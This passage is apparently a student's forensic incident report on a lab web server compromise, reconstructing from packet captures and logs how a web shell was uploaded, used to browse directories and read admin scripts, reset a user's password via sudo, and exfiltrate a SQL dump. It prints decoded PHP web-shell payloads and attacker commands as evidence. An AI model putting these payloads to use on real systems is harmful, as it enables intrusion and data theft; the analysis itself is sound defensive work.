128	34.666845	172.28.128.5	172.28.128.4	HTTP	704	80	47972	HTTP/1.1 200 OK (text/html)
130	36.912170	172.28.128.4	172.28.128.5	HTTP	419	47972	80	GET /upload.php HTTP/1.1
131	36.912555	172.28.128.5	172.28.128.4	HTTP	660	80	47972	HTTP/1.1 200 OK (text/html)
139	49.905215	172.28.128.4	172.28.128.5	HTTP	1591	47974	80	POST /upload2.php HTTP/1.1 (application/x-php)
141	49.906510	172.28.128.5	172.28.128.4	HTTP	457	80	47974	HTTP/1.1 200 OK (text/html)
149	91.415388	172.28.128.4	172.28.128.5	HTTP	381	47976	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)
151	91.417640	172.28.128.5	172.28.128.4	HTTP	314	80	47976	HTTP/1.1 200 OK (text/html)
160	91.489468	172.28.128.4	172.28.128.5	HTTP	527	47978	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)
162	91.491152	172.28.128.5	172.28.128.4	HTTP	350	80	47978	HTTP/1.1 200 OK (text/html)
172	99.621602	172.28.128.4	172.28.128.5	HTTP	443	47980	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)
174	99.622338	172.28.128.5	172.28.128.4	HTTP	314	80	47980	HTTP/1.1 200 OK (text/html)
182	99.656939	172.28.128.4	172.28.128.5	HTTP	484	47982	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)
184	99.659705	172.28.128.5	172.28.128.4	HTTP	314	80	47982	HTTP/1.1 200 OK (text/html)
192	99.685480	172.28.128.4	172.28.128.5	HTTP	484	47984	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)
194	99.686478	172.28.128.5	172.28.128.4	HTTP	314	80	47984	HTTP/1.1 200 OK (text/html)
282	99.706278	172.28.128.4	172.28.128.5	HTTP	579	47986	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)
284	99.707142	172.28.128.5	172.28.128.4	HTTP	318	80	47986	HTTP/1.1 200 OK (text/html)
212	99.727293	172.28.128.4	172.28.128.5	HTTP	495	47988	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)
214	99.727825	172.28.128.5	172.28.128.4	HTTP	357	80	47988	HTTP/1.1 200 OK (text/html)
223	00.742333	172.28.128.4	172.28.128.5	HTTP	430	47990	80	POST /uploads/pwn3d.php HTTP/1.1 (application/x-www-form-urlencoded)

Hypertext Transfer Protocol		0000	08 00 27 db de fa 08 00 27 30 82 aa 08 00 45 00	.....0.....E
POST /uploads/pwn3d.php HTTP/1.1\r\n		0010	01 6f 04 a8 40 00 40 06 dc 9e ac 1c 80 04 ac 1c	...-P-...]
[Expert Info (Chat/Sequence): POST /uploads/pwn3d.php HTTP/1.1\r\n]		0020	00 05 bb 68 00 50 df 3f 98 90 5d a2 a0 c3 80 18	...p!...\$6...
[Severity Level: Chat]		0030	00 e5 70 69 00 00 01 01 08 0a 26 36 80 99 00 03	...-POST / uploads/
[Group: Sequence]		0040	df 0a 50 4f 53 54 20 2f 75 70 6c 6f 61 64 73 2f	pwn3d.ph p HTTP/1
Request Method: POST		0050	70 77 6e 33 64 2e 70 68 70 20 48 54 54 50 2f 31	.1- Ace pt-Encod
Request URI: /uploads/pwn3d.php		0060	2e 31 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64	ing: id ntity-C
Request Version: HTTP/1.1		0070	69 6e 67 3a 20 69 64 65 6e 74 69 74 7d 0a 43	ontent-L ength: 0
Accept-Encoding: identity\r\n		0080	6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 38	3- Host: 172.28.
Content-Length: 83\r\n		0090	33 0d 0a 48 6f 73 74 3a 20 31 32 2e 32 38 2e	128.5- C ontent-T
Host: 172.28.128.5\r\n		00a0	31 32 38 2e 35 0d 0a 43 6f 6e 74 65 6e 74 2d 54	ype: app lication
		00b0	79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e	

Figure 14. Payload being passed



The output from running my edited code shows how the attacker got the access and traversed through the directories. It can be seen from the images below that the attacker first echoes some number to check if the connection to the command and control center is active or not. After that the attacker uploads the image file and the payload, the attacker again echoes some numbers, and then checks the hostname which is **midterm** by using **gethostname()** command. The **www-data** is the username. After this, checks the present directory by using the **getcwd()** command and tries to go to the uploads directory by using **chdir(/var/www/html/uploads)** command and prints the present directory using **getcwd()** command. Here the attacker lists the items in the uploads directory by using **ls** command



and then tries to go to the parent directory **chdir(/var/www/html)** command where again the use of **ls** command is found as the list of directories and files is outputted next. The attacker now finds the **admin** directory and goes to the directory by using **chdir(admin)** command and prints the present directory using **getcwd()** command. Now the attacker finds files like **change-pass.sh**, **password.php**. After this, the attacker checks the contents of the **change-pass.sh** and **password.php** by using **less** command to further analyze on how the password changing is set up for the employees.

```
Payload sent:
echo(92672);

Payload sent:
@error_reporting(0);$p=".";if(!is_dir($p)){ $d=@opendir($p);$a=array();if($d){ while(($f=@readdir($d))){ $a[]=$f;sort($a);print(join(PHP_EOL,$a));} }

Payload sent:
echo(31753);

Payload sent:
@error_reporting(0);@system('echo 72091');

Payload sent:
@error_reporting(0);print(@gethostname());

Payload sent:
@error_reporting(0);if(is_callable('posix_getpuid')&&is_callable('posix_geteuid')){ $u=@posix_getpuid(@posix_geteuid());if($u){ $u=$u['name'];}else{ $u=getenv('username');}print($u);}

Payload sent:
@error_reporting(0);@chdir('.');&&print(@getcwd());

Payload sent:
chdir('/var/www/html/uploads');@error_reporting(0);@system('ls 2>&1');

Payload sent:
chdir('/var/www/html/uploads');@error_reporting(0);@chdir('.');&&print(@getcwd());

Payload sent:
chdir('/var/www/html');@error_reporting(0);@system('ls 2>&1');

Payload sent:
chdir('/var/www/html');@error_reporting(0);@chdir('admin')&&print(@getcwd());

Payload sent:
chdir('/var/www/html/admin');@error_reporting(0);@system('ls 2>&1');

Payload sent:
chdir('/var/www/html/admin');@error_reporting(0);@system('less change-pass.sh 2>&1');

Payload sent:
chdir('/var/www/html/admin');@error_reporting(0);@system('less password.php 2>&1');
```

Figure 17. Output of edited code for payload (1)

```
Payload sent:
chdir('/var/www/html/uploads');@error_reporting(0);@chdir('.');&&print(@getcwd());

Payload sent:
chdir('/var/www/html');@error_reporting(0);@system('ls 2>&1');

Payload sent:
chdir('/var/www/html');@error_reporting(0);@chdir('admin')&&print(@getcwd());


Payload sent:
chdir('/var/www/html/admin');@error_reporting(0);@system('ls 2>&1');

Payload sent:
chdir('/var/www/html/admin');@error_reporting(0);@system('less change-pass.sh 2>&1');

Payload sent:
chdir('/var/www/html/admin');@error_reporting(0);@system('less password.php 2>&1');
```

Jayraj Vakil  
119188361

Figure 18. Output of edited code for payload (2)



```
Payload Response:
92672

Payload Response:
... TrollFace.jpg pwn3d.php

Payload Response:
31753

Payload Response:
72091

Payload Response:
midterm

Payload Response:
www-data

Payload Response:
/var/www/html/uploads

Payload Response:
TrollFace.jpg pwn3d.php

Payload Response:
/var/www/html

Payload Response:
about.php admin index.php robots.txt upload.php upload2.php uploads waffles.php

Payload Response:
/var/www/html/admin

Payload Response:
brute.php brute2.php change-pass.sh cmd.php index.php password.php
```

Figure 19. Output of the edited code for response (1)




Figure 20. Output of the edited code for response (2)

After learning about how the password change form is created the attacker passes on the values to change the password of Julia. From the image provided below, we can see that the attacker enters the **username** as **julia** and **password** as **hacked**. The next request after the highlighted one shows the **OK** response for the password change which means that the attacker has successfully locked out Julia of the system.




Figure 21. Password change

After the password change, there are multiple SSH packets so I went to check on the logs to figure out when exactly did the attack happened. The log file I first checked is the “auth.log” which has logs about who logged in and out of the system. It is seen that the attack took place on 14<sup>th</sup> February and after checking the “access.log” of the apache2 folder, it is found that the attack took place in the year 2019 which is not shown in “auth.log”. The attacker had used sudo privileges to change the password of Julia. After changing the password for Julia there is an evidence of a login via SSH into the system.

Also, the IP address of the attacker is same as the IP address found when the attacker uploaded malicious script.

```
Feb 14 16:41:35 midterm sudo: midterm : TTY=ttty1 ; PWD=/home/midterm ; USER=root ; COMMAND=/usr/sbin/tcpdump -i eth1 -s0 -nnX -w midterm.pcap
Feb 14 16:41:35 midterm sudo: pam_unix(sudo:session): session opened for user root by midterm(uid=0)
Feb 14 16:44:18 midterm sudo: www-data : TTY=unknown ; PWD=/var/www/html/admin ; USER=root ; COMMAND=/var/www/html/admin/change-pass.sh julia hacked
Feb 14 16:44:18 midterm sudo: pam_unix(sudo:session): session opened for user root by (uid=0) Jayraj Vakil
Feb 14 16:44:19 midterm passwd[2072]: pam_unix(passwd:chauthtok): password changed for julia 119188361
Feb 14 16:44:19 midterm sudo: pam_unix(sudo:session): session closed for user root
```

Figure 22. Evidence of attack from log file

```
228 Feb 14 16:44:45 midterm sshd[2081]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=172.28.128.4 user=julia
229 Feb 14 16:44:47 midterm sshd[2081]: Failed password for julia from 172.28.128.4 port 34608 ssh2 Jayraj Vakil
230 Feb 14 16:44:49 midterm sshd[2081]: Accepted password for julia from 172.28.128.4 port 34608 ssh2 119188361
231 Feb 14 16:44:49 midterm sshd[2081]: pam_unix(sshd:session): session opened for user julia by (uid=0)
```

Figure 23. SSH login for user Julia

```
327 172.28.128.4 - - [14/Feb/2019:16:41:45 -0500] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
328 172.28.128.4 - - [14/Feb/2019:16:41:46 -0500] "GET /favicon.ico HTTP/1.1" 404 501 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" Jayraj Vakil
329 172.28.128.4 - - [14/Feb/2019:16:41:46 -0500] "GET /favicon.ico HTTP/1.1" 404 501 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" 119188361
330 172.28.128.4 - - [14/Feb/2019:16:41:53 -0500] "GET /about.php HTTP/1.1" 200 921 "http://172.28.128.5/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
331 172.28.128.4 - - [14/Feb/2019:16:41:57 -0500] "GET /wpfiles.php HTTP/1.1" 200 780 "http://172.28.128.5/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
332 172.28.128.4 - - [14/Feb/2019:16:42:00 -0500] "GET /upload.php HTTP/1.1" 200 594 "http://172.28.128.5/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
333 172.28.128.4 - - [14/Feb/2019:16:42:12 -0500] "POST /upload2.php HTTP/1.1" 200 399 "http://172.28.128.5/upload.php" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
334 172.28.128.4 - - [14/Feb/2019:16:42:14 -0500] "GET /uploads/trollface.jpg HTTP/1.1" 200 357554 "http://172.28.128.5/upload2.php" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
335 172.28.128.4 - - [14/Feb/2019:16:42:20 -0500] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
336 172.28.128.4 - - [14/Feb/2019:16:42:22 -0500] "GET /upload.php HTTP/1.1" 200 594 "http://172.28.128.5/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
337 172.28.128.4 - - [14/Feb/2019:16:42:35 -0500] "POST /upload2.php HTTP/1.1" 200 391 "http://172.28.128.5/upload.php" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
338 172.28.128.4 - - [14/Feb/2019:16:43:17 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 248 "-" "Mozilla/4.0 (compatible; MSIE 5.00; Windows 98)"
339 172.28.128.4 - - [14/Feb/2019:16:43:17 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 248 "-" "Mozilla/4.0 (compatible; MSIE 5.00; Windows 98)"
```

Figure 24. Access log file output

## Has a compromise occurred:

Yes, a compromised has been occurred.

- **What did the attacker do once they were on the system?**

After the attacker logged into the system as Julia, the **.dump.txt** file which was in the **/home/Julia** folder is now moved to **/var/www/html** folder by using the **mv** command. This is done so that a simple **wget** or **curl** can fetch directly from the website **http://172.28.128.5/.dump.txt**

```
228 Feb 14 16:44:47 midterm sshd[2081]: Failed password for julia from 172.28.128.4 port 34608 ssh2
229 Feb 14 16:44:49 midterm sshd[2081]: Accepted password for julia from 172.28.128.4 port 34608 ssh2
230 Feb 14 16:44:49 midterm sshd[2081]: pam_unix(sshd:session): session opened for user julia by (uid=0) Jayraj Vakil
231 Feb 14 16:46:46 midterm sudo: julia : TTY=pts/0 ; PWD=/home/julia ; USER=root ; COMMAND=/bin/mv .dump.txt /var/www/html 119188361
232 Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session opened for user root by julia(uid=0)
233 Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session closed for user root
234 Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session closed for user root
235 Feb 14 16:47:53 midterm sudo: pam_unix(sudo:session): session closed for user root
236 Feb 14 16:48:07 midterm sshd[2130]: Received disconnect from 172.28.128.4: 11: disconnected by user
237 Feb 14 16:48:07 midterm sshd[2081]: pam_unix(sshd:session): session closed for user julia
```

Figure 25. Dump file exfiltration

## Has a breach occurred:

Yes, a breach has been occurred.

- **Was sensitive data accessed? How can you tell if it was/was not accessed?**

Yes, the sensitive data was accessed. After the attacker moved the **.dump.txt** file to **/var/www/html**. It was accessed using **wget** command. The dump text file contains the entire SQL data which includes the name, email, password, recipes, phone numbers.






Figure 26. Evidence of fetching .dump.txt file




Figure 27. Snippet of contents of the .dump.txt file

- **Were you able to learn anything about the attacker? (What were their attack tools, tactics, techniques, and procedures?)**

There are few things that I learned about the attacker:

1. The attacker was kind of experienced hacker because of command-and-control setup to encrypt and decrypt the data and to avoid any detection.
2. The attacker used SSH to login into Julia's account after changing her account's password.
3. The payload file (pwn3d.php) is heavily obfuscated so that it is hard to decrypt the contents of the file.
4. The TrollFace.jpg image file uploaded is probably either a mark left by the attacker to mock the developers or the signature of the attacker.
5. The POST requests are done by a Windows 7 OS running Mozilla Firefox browser. The indication of this is the presence of "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.1b3) Gecko/20090305 Firefox/3.1b3 (.NET CLR 3.5.30729)" in the User-Agent field. While the GET requests are done by a Linux OS running Mozilla Firefox browser. This is identified by the presence of "Mozilla/5.0 (X11; Linux x86\_64; rv:60.0) Gecko/20100101 Firefox/60.0" in the User-Agent field. This indicates that the attacker has probably used virtual machines to orchestrate the attack.
6. The attacker used wget to get the dump file after being hosted to a public website.

## **Lessons Learned:**

- Implement the principle of least privilege.
- The software used to create the website should be patched and updated regularly.
- Usage of strong password policy should be made compulsory for all the employees.
- IDS/IPS should be placed to detect intruders.
- Multi-Factor Authentication (MFA) should be implemented as a secondary layer of security.
- Secure coding practices should be followed.
- Audits should be performed to check if the infrastructure meets the said standards.
- Only authorized person can read/write/modify the sensitive data.
- The logs should be checked regularly for any anomalies.

## **Indicators of Compromise:**

IP address: 172.28.128.4

Files: TrollFace.jpg, pwn3d.php, auth.log, access.log

The TrollFace.jpg, pwn3d.php files are unauthorized uploads to the system.

The file .dump.txt moved to a public side of the website which is also an IoC.

The log files indicate unauthorized access to the systems.